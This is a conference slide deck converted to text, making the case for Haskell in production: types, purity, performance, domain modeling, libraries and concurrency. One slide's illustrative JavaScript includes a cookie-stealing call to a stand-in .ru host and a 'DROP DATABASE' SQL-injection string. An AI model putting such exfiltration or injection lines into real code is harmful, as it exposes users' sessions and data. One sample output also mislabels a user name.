

Why You Should Consider **Haskell** for Your Next Production System

CHRISTIAN CHARUKIEWICZ

Co-Founder & Partner, Foxhound Systems

November 2021



Intro | Talk Background

This talk is an adaptation of a post on the Foxhound Systems blog from January 2021: *Why Haskell is our first choice for building production software systems* (foxhound.systems/blog/why-haskell-for-production/)

- Widely read and positively received (over 16K unique readers and 66K minutes read, hit the front page of Hacker News)
- The contents of this talk will overlap with the post, but details are different. If you've read the post, you will still get something from the talk, and vice versa.




Intro | Talk Audience

You will find this talk most valuable if:

- You're evaluating Haskell for use in a production system at your company or organization.
- You're considering using Haskell for building software that has practical applications and want to understand its strengths.
- You know very little about Haskell but want to learn more about why anyone would use it.
- You're skeptical that Haskell has practical applications but are open to being convinced otherwise.



Intro | About Christian Charukiewicz



Intro | About Foxhound Systems

We create software systems that inspire confidence and enable organizations to do their best work.

We often write about Haskell and application performance optimization on our blog (foxhound.systems/blog/).



**Why should you consider Haskell for
your next production system?**



1 | Strong Static Type System

Haskell has a strong static type system that prevents errors and reduces cognitive load.

- In other statically typed languages, the compiler can feel like an annoyance.
- By contrast, Haskell's compiler feels like an invaluable pair-programming buddy that gives instant feedback.
- There's a far smaller cognitive load that needs to be maintained when writing Haskell than when writing other languages such as Python.



1 | Strong Static Type System

Many concerns can be completely offloaded to the compiler. We don't have to ask questions like:

- Do I need to check whether this field is null?
- What if fields are missing from the request payload?
- Has this JSON string already been decoded?
- What if this JSON string can't be decoded?
- Will this operator implicitly convert this integer to a string?
- Are these two values comparable?



1 | Strong Static Type System

Haskell uses type signatures to convey information about functions.

```
addOne :: Int -> Int
addOne x =
    x + 1
```

```
addOne 1
```

```
=> 2
```

```
addOne 100
```

```
=> 101
```



1 | Strong Static Type System

Haskell uses type signatures to convey information about functions.

```
myFunction :: Int -> Int -> Bool  
myFunction arg1 arg2 = ...
```

The signature `Int -> Int -> Bool` indicates that a function takes two integers and returns a boolean value.

We don't need to see the implementation of `myFunction` to have strong guarantees about what the function does.



1 | Strong Static Type System

Importantly, the signature `Int -> Int -> Bool` tells us a lot about what the function *doesn't* do:

- It *doesn't* decode JSON.
- It *doesn't* make database or HTTP calls.
- It *doesn't* manipulate strings.

We can assume that it takes two numbers and compares them.

```
isEqual :: Int -> Int -> Bool
```

```
isEqual x y =
```

```
  x == y
```



1 | Strong Static Type System

Type signatures can also be polymorphic, represented by lowercase type variables.

The signature `a -> b -> a` tells us that the function takes two parameters of arbitrary types and returns a value whose type is the same as the first parameter.

But this feels a bit limited. Can we have a type signature that conveys more information?



1 | Strong Static Type System

Haskell has a feature called *typeclasses* which are type interfaces that enable code reuse.

The signature `(Num a) => a -> b -> a` tells us that `a` implements the `Num` typeclass, meaning that it must be a type that supports operations like addition, subtraction, and multiplication.

```
addOne :: (Num a) => a -> a
```

```
addOne x =
```

```
  x + 1
```

```
addOne 1
```

```
=> 2
```

```
addOne 1.5
```

```
=> 2.5
```




1 | Strong Static Type System

We can even leverage tools like Hoogle (hoogle.haskell.org) to search for functions via type signature.

Suppose we want to check whether an element is in a list of elements. What does the type signature look like?

a -> [a] -> Bool

Hoogle points us to the `elem` function:



The screenshot shows the Hoogle search interface. The search input field contains the type signature `a -> [a] -> Bool`. The search button is labeled `set:stackage`. Below the search bar, the results are displayed under the heading `:: a -> [a] -> Bool`. The first result is `elem :: Eq a => a -> [a] -> Bool`, which is highlighted. Below this, it shows the package `base GHC.List GHC.OldList` and a description: `elem is the list membership predicate, usually written in infix form, e.g., x `elem` xs.` On the left side, there is a 'Packages' section with expandable options: `is:exact`, `base`, and `prelude-compat`.



2 | Pure Functional Programming

Haskell is a pure functional programming language, lending itself to reliable and composable code.

Purity in this sense refers to code that is said to be "pure," or **free of side-effects**.

This property is also known as "**referential transparency**," and is true of **any expression that can be replaced with its return value** without changing the functionality of the code.

This is only possible when functions do not have side effects such as creating files, running DB queries, or making HTTP calls.



2 | Pure Functional Programming

Consider the following JavaScript code:

```
let userAge = 10;

if (isEven(userAge)) {
  console.log("The user's age is even!");
} else {
  console.log("The user's age is odd!");
}
```

Can we replace the call to `isEven()` with its return value?



2 | Pure Functional Programming

Can we trust the implementation of `isEven()`?

```
function isEven(number) {  
  return number % 2 == 0;  
}
```

```
function isEven(number) {  
  console.log("calling isEven with", number);  
  stealCookies(window.cookies, 'http://wjwjbwubfw2ncbu2.ru');  
  injectSql('Robert");--DROP DATABASE users;', '/login.php');  
  alert('this is a test');  
  return number % 2 == 0;  
}
```



JavaScript doesn't enforce purity. We have no guarantee that `isEven()`—or any function—has no side effects.



2 | Pure Functional Programming

In Haskell, purity is enforced by the type system and side effects are controlled.

The signatures we saw earlier (e.g. `Int -> Int -> Bool`) were all pure, since the return values are primitive types.

Any function that performs I/O actions (e.g. print to stdout, read a file) must have a type signature that reflects this.


```
main :: IO ()  
main = putStrLn "Hello, world!"
```



2 | Pure Functional Programming

A function with a signature of **FilePath -> IO String** indicates a function that takes a file path and performs an I/O action that returns a string.

Hoogle shows that the **readFile** function has this signature.



The screenshot shows the Hoogle search engine interface. The search bar contains the text "FilePath -> IO String". The search results are displayed in a list format. The first result is for the **readFile** function, with the signature **readFile :: FilePath -> IO String**. The description for this function is: "base Prelude System.IO, Cabal Distribution.Compat.Prelude.Internal, hedgehog Hedgehog.Internal.Prelude, base-prelude Base Clash.HaskellPrelude, dimensional Numeric.Units.Dimensional.Prelude, ghc GhcPrelude, ghc-lib-parser GHC.Prelude, prelude XMonad.Config.Prime, numhask NumHask.Prelude, linear-base Prelude.Linear, LambdaHack Game.LambdaHack.Common.FI Yesod.Paginator.Prelude, distribution-opensuse OpenSuse.Prelude, factory Factory.Prelude". A note below the signature states: "⊕ The readFile function reads a file and returns the contents of the file as a string. The file is read lazily, on demand, as with getContents." The second result is for the **readFile'** function, with the signature **readFile' :: FilePath -> IO String**. The description for this function is: "base System.IO". A note below the signature states: "⊕ The readFile' function reads a file and returns the contents of the file as a string. The file is fully read before being returned, as with getContents'." On the left side of the interface, there is a "Packages" section with a list of packages: is:exact, base, Cabal, hedgehog, base-prelude, numeric-prelude, clash-prelude, dimensional, and ghc. Each package name is preceded by a minus sign and followed by a plus sign.



2 | Pure Functional Programming

In Haskell, higher-order functions enable composability.

Higher-order functions are functions that take other functions as parameters.

fmap is one of the most commonly used higher-order functions, which applies a function to each value in a container that can be mapped over (such as a list).



2 | Pure Functional Programming

Higher-order function example:

```
square :: Int -> Int
```

```
square x = x * x
```

```
fmap square [1,2,3,4,5]
```

```
=> [1,4,9,16,25]
```

But this example isn't very interesting. Let's look at another.



2 | Pure Functional Programming

We'll look more at data types later, but for now suppose we have a `User` data type.

```
data User = User
  { id :: Integer
  , name :: String
  }
```

With this data type defined, we can create user values:

```
user1 = User { id = 1, name = "John" }
user2 = User { id = 2, name = "Jane" }
user3 = User { id = 3, name = "Simon" }
```

Let's keep these three users in mind.



2 | Pure Functional Programming

Now, let's write a function for displaying a user in HTML.

```
renderUser :: User -> String
renderUser user = [text |
    <div class="user" id="uid-#{show (id user)}">
        <span>Name: #{name user}</span>
    </div>
    | ]
```

We can use this function to turn a `User` into HTML:

```
renderUser user1
=> <div class="user" id="uid-1">
    <span>Name: John</span>
</div>
```

Special Note: The `[text | ... |]` syntax is referred to as a *quasiquote*, and allows us to write non-Haskell syntax (in this case a multi-line string) more easily.



2 | Pure Functional Programming

But we have a list of users.

```
[user1, user2, user3]
```

How can we turn them all into HTML?

```
[renderUser user1, renderUser user2, renderUser user3]
```

```
fmap renderUser [user1, user2, user3]
```

```
=> [ "<div class=\"user\" id=\"uid-1\"><span>Name: John</span></div>"  
    , "<div class=\"user\" id=\"uid-2\"><span>Name: Jane</span></div>"  
    , "<div class=\"user\" id=\"uid-3\"><span>Name: Simon</span></div>"  
    ] :: [String]
```

One more step: we need to combine these into a single HTML string.



2 | Pure Functional Programming

```
concat (fmap renderUser [user1, user2, user3])
```

```
=> <div class="user" id="uid-1">  
    <span>Name: John</span>  
</div>  
    <div class="user" id="uid-2">  
    <span>Name: Michelle</span>  
</div>  
    <div class="user" id="uid-3">  
    <span>Name: Simon</span>  
</div>
```

Higher-order functions such as `fmap` make writing composable and reusable code easy. We write `renderUser` in terms of a single user and can easily use it for a whole list of them.



3 | Rapid development, excellent maintainability

Through the combination of static types and pure functional code, developing software in Haskell tends to be very fast.

With Haskell, we don't need to re-run the program or refresh the page after every little edit in order to find out whether there are issues with our code.

We can instead lean on the type system and the compiler for feedback.



3 | Rapid development, excellent maintainability

A common workflow relies on a tool called **ghcid** (github.com/ndmitchell/ghcid)

ghcid relies on the Haskell REPL to show us feedback immediately after saving changes

```
1 {-# LANGUAGE OverloadedStrings #-}
2
3 import           Data.Text
4
5 main :: IO ()
6 main =
7     print $ displayUserAge 10
8
9
10 displayUserAge :: Int -> Text
11 displayUserAge age =
12     "This age of this user is: "
13
14
15 toText :: (Show a) => a -> Text
16 toText = pack . show
```

All good (1 module, at 20:32:07)

~
N... Main.hs
"Main.hs" 16L, 256B written

75% N:12 ~:32

3 | Rapid development, excellent maintainability

Speaking from experience...

More often than not, if it compiles, it works!

Many of the errors we encounter while writing code can be caught during the compilation process:

- Syntax errors
- Misspelled function/variable names
- Type errors

The immediate feedback we get when these occur allows us to fix them far more quickly than without a tool like `ghcid`.



3 | Rapid development, excellent maintainability

Compile-time checking makes refactoring Haskell code easy.

Changes that would be a nightmare to make in dynamically typed languages are very easy in Haskell.

Many refactoring initiatives involve **making a desired change in one location** and **then fixing each compiler error one-by-one**.

This allows a Haskell code base to change and grow **without fear of introducing regressions**.



3 | Rapid development, excellent maintainability

Proponents of dynamically typed languages will sometimes argue that automated tests supplant the need for compile-time type checking.

However, for tests to be effective, they must:

1. Actually be written.
2. Make correct assertions.
3. Be comprehensive (test a variety of inputs).
4. Provide good coverage (test a large portion of the code base).
5. Be easy to run and finish quickly (slow tests aren't used).
6. Be updated and maintained in tandem with the code.

Haskell's type system **doesn't actively require any of the above.**



3 | Rapid development, excellent maintainability

The type system is a fixture of Haskell:

- The compiler **always validates that the types are correct**.
- The type system is **inherently comprehensive** (validating that *types*, not *values*, are correct).
- It also provides **full coverage** of every piece of Haskell code.
- There's **nothing to update** as the underlying code changes.

All this is not to say that the type system can replace every type of test.

But it does provide assurances that are more comprehensive than tests, and are present in every Haskell code base, even when no tests exist.



4 | Excellent performance, lower hardware costs

Haskell programs compiled by the GHC compiler are extremely fast.

When compared against other languages commonly used for application development, such as PHP, Ruby, or Python, Haskell can be at least an **order of magnitude faster**.

Critics of performance comparisons will argue that the **cost of hardware is relatively small** compared to the cost of hiring programmers.

But **order-of-magnitude performance differences between languages add up**.



4 | Excellent performance, lower hardware costs

A real world example:

In one system we worked on in the past, we began implementing new API endpoints in Haskell instead of the existing PHP.

After about a year:

- The services were dealing with a **similar average workload** in terms of request count and type
- Performed **similar CRUD actions** backed by the **same SQL database**
- Both were **hosted on AWS EC2** instances



4 | Excellent performance, lower hardware costs

Here's a breakdown of the infrastructure used for each web service:

| Web Service Language | PHP | Haskell |
|---------------------------|-----------------------|--|
| EC2 Instance Type | c5.xlarge | t3.nano |
| CPU | 4 Dedicated CPU cores | 2 Flex CPU cores (limited to 20% use) |
| RAM | 8 GB | 0.5 GB |
| Monthly Cost Per Instance | \$122 | \$3.75 |
| Number of Instances | 2 | 4 |
| Total Monthly Cost | \$244 | \$15 |



4 | Excellent performance, lower hardware costs

Our Haskell service cost roughly **1/16th** (or about **6%**) of what our PHP service cost to operate.

According to our AWS metrics, the Haskell machines *never even hit 5% CPU usage*, and consistently had *response times of well under 100ms*.

The service in question had **25,000 monthly active users** (MAUs) and costs were **\$200/year** for the Haskell service and **\$3,000/year** for the **PHP service**, for a **savings of \$2,800 per year**.

This isn't a huge amount of money. But the difference in cost would scale as the size of the user base, number of MAUs, and underlying infrastructure increased.



5 | Great domain modeling capability

Haskell is great for domain modeling and preventing errors in business logic.

Beyond basic compile time type-checking, Haskell enables us to model our problem domain through the use of custom data types.

We're able to create a description of business logic rules through **algebraic data types (ADTs)** consisting of both records (product types) and tagged unions (sum types).



5 | Great domain modeling capability

Example: Modeling an invoice system.

```
data Invoice = Invoice
  { invoiceNumber :: Int
  , amountDue     :: Dollars
  , billableItems :: [String]
  , status        :: InvoiceStatus
  , createdAt     :: UTCTime
  , dueDate       :: Day
  }
```

```
type Dollars = Int
```

```
data InvoiceStatus
  = Issued
  | Paid
  | Canceled
```

This may look similar to something like a JavaScript object, but we get much stronger compile-time guarantees.



5 | Great domain modeling capability

Example: Modeling an invoice system.

```
data Invoice = Invoice
  { invoiceNumber :: Int
  , amountDue     :: Dollars
  , billableItems :: [String]
  , status        :: InvoiceStatus
  , createdAt     :: UTCTime
  , dueDate       :: Day
  }
```

```
type Dollars = Int
```

```
data InvoiceStatus
  = Issued
  | Paid
  | Canceled
```

A few guarantees:

We can't create an invoice that is missing an invoice number, amount due, or any other field.

The status of the invoice must be one of issued, paid, or canceled, and cannot be null or undefined.

The created time must be a timestamp, the due date must be a date.



5 | Great domain modeling capability

Example: Modeling an invoice system.

```
data Invoice = Invoice
  { invoiceNumber :: Int
  , amountDue     :: Dollars
  , billableItems :: [String]
  , status        :: InvoiceStatus
  , createdAt     :: UTCTime
  , dueDate       :: Day
  }

type Dollars = Int

data InvoiceStatus
  = Issued
  | Paid
  | Canceled

invoice1 = Invoice
  { invoiceNumber = 1
  , amountDue     = 200
  , billableItems = ["Design", "Programming"]
  , status        = Issued
  , createdAt     = currentTime
  , dueDate       =
      fromGregorian 2022 2 15
  }

amountDue invoice1
=> 200
```



5 | Great domain modeling capability

Creating a user notification using our **Invoice** type.

```
createNotification :: Invoice -> String
createNotification invoice =
  case status invoice of
    Issued ->
      "Invoice #" ++ show (invoiceNumber invoice)
        ++ " due on " ++ show (dueDate invoice)

    Paid ->
      "Successfully paid invoice #" ++ show (invoiceNumber invoice)

    Canceled ->
      "Invoice #" ++ show (invoiceNumber invoice) ++ " canceled"
```



5 | Great domain modeling capability

invoice1

=> **Invoice**

```
{ invoiceNumber = 1
, amountDue = 200
, billableItems =
  ["Design", "Programming"]
, status = Issued
, createdAt =
  2021-11-02 00:24:01 UTC
, dueDate =
  2022-02-15
}
```

createNotification invoice1

=> **Invoice #1 due on 2022-02-15**

invoice2

=> **Invoice**

```
{ invoiceNumber = 2
, amountDue = 750
, billableItems =
  ["Infrastructure"]
, status = Paid
, createdAt =
  2021-11-10 13:07:48 UTC
, dueDate =
  2022-03-01
}
```

createNotification invoice2

=> **Successfully paid invoice #2**



5 | Great domain modeling capability

Some time later, we get a request from our Product Manager...

"Some invoices need to be refunded. Can we add a refunded status?"

Easy enough, let's just update our type...

```
data InvoiceStatus
  = Issued
  | Paid
  | Canceled
  | Refunded
```

Request complete!



5 | Great domain modeling capability

But wait! We get an error upon saving:

```
Invoice.hs:(15,5)-(20,35): error: [-Werror=incomplete-patterns]
```

```
    Pattern match(es) are non-exhaustive
```

```
    In a case alternative: Patterns not matched: Refunded
```

```

15 |           case status invoice of
    |           ^^^^^^^^^^^^^^^^^^^^^^^^^^^...

```

We added a new possible **InvoiceStatus** value (**Refunded**) but never updated our **createNotification** function to handle this case.



5 | Great domain modeling capability

```
createNotification :: Invoice -> String
createNotification invoice =
  case status invoice of
    Issued ->
      "Invoice #" ++ show (invoiceNumber invoice)
      ++ " due on " ++ show (dueDate invoice)

    Paid ->
      "Successfully paid invoice #" ++ show (invoiceNumber invoice)

    Canceled ->
      "Invoice #" ++ show (invoiceNumber invoice) ++ " canceled"

    Refunded ->
      "Refunded invoice #" ++ show (invoiceNumber invoice)
```



5 | Great domain modeling capability

Haskell gives us the ability to model our business domain using its type system.

By doing so, we get assistance from the compiler in checking that only valid states are possible, and that every case is handled throughout our entire code base.



6 | Mature, production-tested libraries

Haskell has a large number of high-quality, mature, battle-tested libraries.

Haskell's package repository, Hackage (hackage.haskell.org), has over 16,000 packages available, and there are many more published in places like GitHub.

This number is dwarfed by other, more popular languages:

- Ruby has [168,000 gems published](#).
- There are [336,000 Python packages on PyPi](#).
- As of April 2020, [npm had over 1.3 million JavaScript packages](#).



6 | Mature, production-tested libraries

How can Haskell measure up to these other languages?

When building production systems, we want package *quality* and not package *quantity*.

The total number of packages is largely irrelevant.

We need **packages that we trust** enough to stake our business on.

Haskell has excellent options in numerous categories, from JSON parsing, to type-safe SQL query builders, to low-level networking.



6 | Mature, production-tested libraries

As a reference:

Category

Mature Packages Available

Common Parsers

[aeson](#) (JSON), [yaml](#), [tagsoup](#) (XML/HTML)

Databases

[persistent](#) + [esqueleto](#), [mysql-simple](#), [postgresql-simple](#), [sqlite-simple](#)

Custom Parsers/Regex

[attoparsec](#), [megaparsec](#), [regex-pcre](#)

HTML Generation

[blaze-html](#), [lucid](#), [shakespeare](#)

Data Structures

[containers](#), [vector](#), [semigroups](#)

Terminal/CLI Development

[optparse-applicative](#), [shelly](#), [brick](#)

Web

[yesod](#), [scotty](#), [wai-extra](#), [warp](#), [http-api-data](#)

Other Common Libraries

[text](#), [bytestring](#), [time](#), [network](#), [directory](#), [filepath](#), [unix](#)



7 | Ease of writing concurrent code

Haskell makes writing concurrent code easy.

Values in Haskell are **immutable by default**, making it far safer and simpler to write concurrent code.

In a language with mutable values, multiple threads accessing the same value can lead to issues like **race conditions** and **deadlocks**.

Haskell's immutability significantly reduces the risk of these types of issues, even when a program is running on multiple threads and accessing shared memory.



7 | Ease of writing concurrent code

This also leads to a simpler mental model: concurrent code can often be written in the **same style as single-threaded** code.

The underlying workload can then be executed on a new thread that invokes the single-threaded implementation.

Let's see an example.



7 | Ease of writing concurrent code

Let's check the latest Haskell posts from our favorite RSS feeds:

```
getFromUrl :: String -> IO ByteString
```

```
getFromUrl url = do  
  response <- get url  
  pure (response ^. responseBody)
```

```
loadRssFeeds :: IO [ByteString]
```

```
loadRssFeeds = do  
  source1 <- getFromUrl "https://foxhound.systems/blog/rss.xml"  
  source2 <- getFromUrl "https://reddit.com/r/haskell.rss"  
  source3 <- getFromUrl "https://discourse.haskell.org/latest.rss"  
  
  pure [source1, source2, source3]
```

Average runtime: 2.2 seconds



7 | Ease of writing concurrent code

Each request is independent, so let's make these requests asynchronous:

```
getFromUrl :: String -> IO ByteString
```

```
getFromUrl url = do  
  response <- get url  
  pure (response ^. responseBody)
```

```
loadRssFeeds :: IO [ByteString]
```

```
loadRssFeeds = do  
  let dataUrls = [ "https://foxhound.systems/blog/rss.xml"  
                  , "https://reddit.com/r/haskell.rss"  
                  , "https://discourse.haskell.org/latest.rss"  
                  ]
```

```
    forConcurrently dataUrls getFromUrl
```

Average runtime: 0.8 seconds



7 | Ease of writing concurrent code

Concurrency is a useful tool in the Haskell programmer's toolkit. Its ease of use means that it can be employed for a wide range of uses:

- Asynchronous HTTP requests or database queries
- Slow API calls (sending an email) without blocking a user request
- Asynchronous logging
- Running both HTTP and websocket servers with the same executable
- Implementing background workers



7 | Ease of writing concurrent code

From the technical side of things, GHC (the Haskell compiler) provides lightweight user threads (called **green threads**).

- GHC multiplexes green threads over a small number of OS threads
- A multi-core thread scheduler can switch between threads efficiently, without any OS context switches
- As a result, Haskell's green threads are much lighter-weight (at least 100x) than OS threads
- It's easy for a modern machine to smoothly run tens of thousands of threads

Sources and more info:

- [Glasgow Haskell Compiler Wiki: Scheduler](#)
- [The Performance of Open Source Applications: Warp](#)



8 | Domain-Specific Language Support

Haskell enables domain-specific languages, which foster expressiveness and reduce boilerplate.

A **domain-specific language (DSL)**, in contrast to a general purpose language, is a small language designed to be *well-suited for expressing the rules of a specific application or problem domain*.

Many Haskell libraries employ DSLs to improve their usability.



8 | Domain-Specific Language Support

One of the most well known DSLs is SQL, which is used to query data stored in a relational database.

Unlike most languages, SQL is declarative rather than imperative. SQL describes *what* the outcome of a query should be rather than *how* to achieve it.

Any developer familiar with SQL can imagine how writing code to retrieve data stored in tables as a series of rows in an imperative style would be very cumbersome.



8 | Domain-Specific Language Support

One of the Haskell features that facilitates DSLs is called *Template Haskell*, which allows embedding non-Haskell code in Haskell programs.

Let's see an example of the [persistent](#) DSL for schema definition:

```
share [...] [persistLowerCase |  
  Person  
    name Text  
  BlogPost  
    body Text  
    authorId PersonId  
    publicationDate UTCTime  
  BlogPostTag  
    label Text  
    blogPostId BlogPostId  
]
```

This non-Haskell code can be loaded from either an external file or through a quasiquoter, `[func | ... |]`, as seen earlier.



8 | Domain-Specific Language Support

Not all DSLs introduce their own syntax. Embedded DSLs (eDSLs) are written in the syntax of the native language. These are common in Haskell.

The [esqueleto](#) library gives us an eDSL for building type-safe SQL queries:

```
select $ do
  (people :& blogPosts) <-
    from $ table @Person `leftJoin` table @BlogPost
      `on` (\(people :& blogPosts) ->
            people ^. PersonId ==. blogPosts ?. BlogPostAuthorId)
  where_ (people ^. PersonAge >. val 18)
  pure (people, blogPosts)
```



8 | Domain-Specific Language Support

DSLs give us the ability to be more expressive when writing code.

Libraries that expose DSLs give us the ability to write code that is **well-suited for the specific domain** and prevent us from having to write boilerplate code.

The **10 lines of the *persistent DSL*** we saw earlier used to define our database schema supplants the need to write approximately **150 lines of *Haskell code***.

The `esquele` to query is very **similar to the underlying SQL**, except that its ***correctness is validated at compile time***.



9 | Supportive Community

Haskell has a large community filled with smart and friendly people.

One of the most important facets of using a language is the community.

The community is full of people with diverse backgrounds, including:

- Programming language researchers, some of whom have been working on Haskell since its inception in 1990
- Creators of other programming languages whose compilers are written in Haskell
- Self-taught Haskell enthusiasts
- Professional Haskell programmers using Haskell commercially (we at Foxhound Systems fall into this category)



9 | Supportive Community

The community is very welcoming towards beginners.

While Haskell has a learning curve that is steeper than that of many other languages due to its depth and breadth, **it's easy to ask questions and find assistance from people that sincerely want to help** others learn the language.

It's not uncommon to see a programming language researcher take the time to help a total newbie with a basic question.



9 | Supportive Community

There's a variety of ways to engage with the community. Our favorites:

The Haskell subreddit (reddit.com/r/haskell), which at over 60K subscribers is one of the largest programming subreddits

The Functional Programming Slack (fpchat-invite.herokuapp.com), which has a number haskell channels (**#haskell**, **#haskell-beginners**)

The Haskell Weekly newsletter (haskellweekly.news), a weekly newsletter that highlights blog posts and other news from the preceding week

Haskell mailing lists such as haskell-cafe (mail.haskell.org) and the **#haskell** IRC channel (formerly on Freenode, now on Libera)



Recap | Why use Haskell for production systems?

Haskell has a **strong static type system** that prevents errors and reduces cognitive load.

Haskell enables writing code that is **composable, testable**, and has **predictable side-effects**.

Haskell facilitates **rapid development, worry-free refactoring**, and **excellent maintainability**.

Haskell programs have **stellar performance**, leading to **faster applications** and **lower hardware costs**.

Haskell is great for **domain modeling** and **preventing errors** in domain logic.

Haskell has a large number of **mature, high-quality libraries**.

Haskell makes it **easy to write concurrent programs**.

Haskell enables **domain-specific languages**, which **foster expressiveness** and **reduce boilerplate**.

Haskell has a **large community** filled with **smart and friendly people**.



Thanks for listening!

Get in touch

christian@foxhound.systems

<https://foxhound.systems/blog/>

Slides

<https://foxhound.systems/why-haskell/>

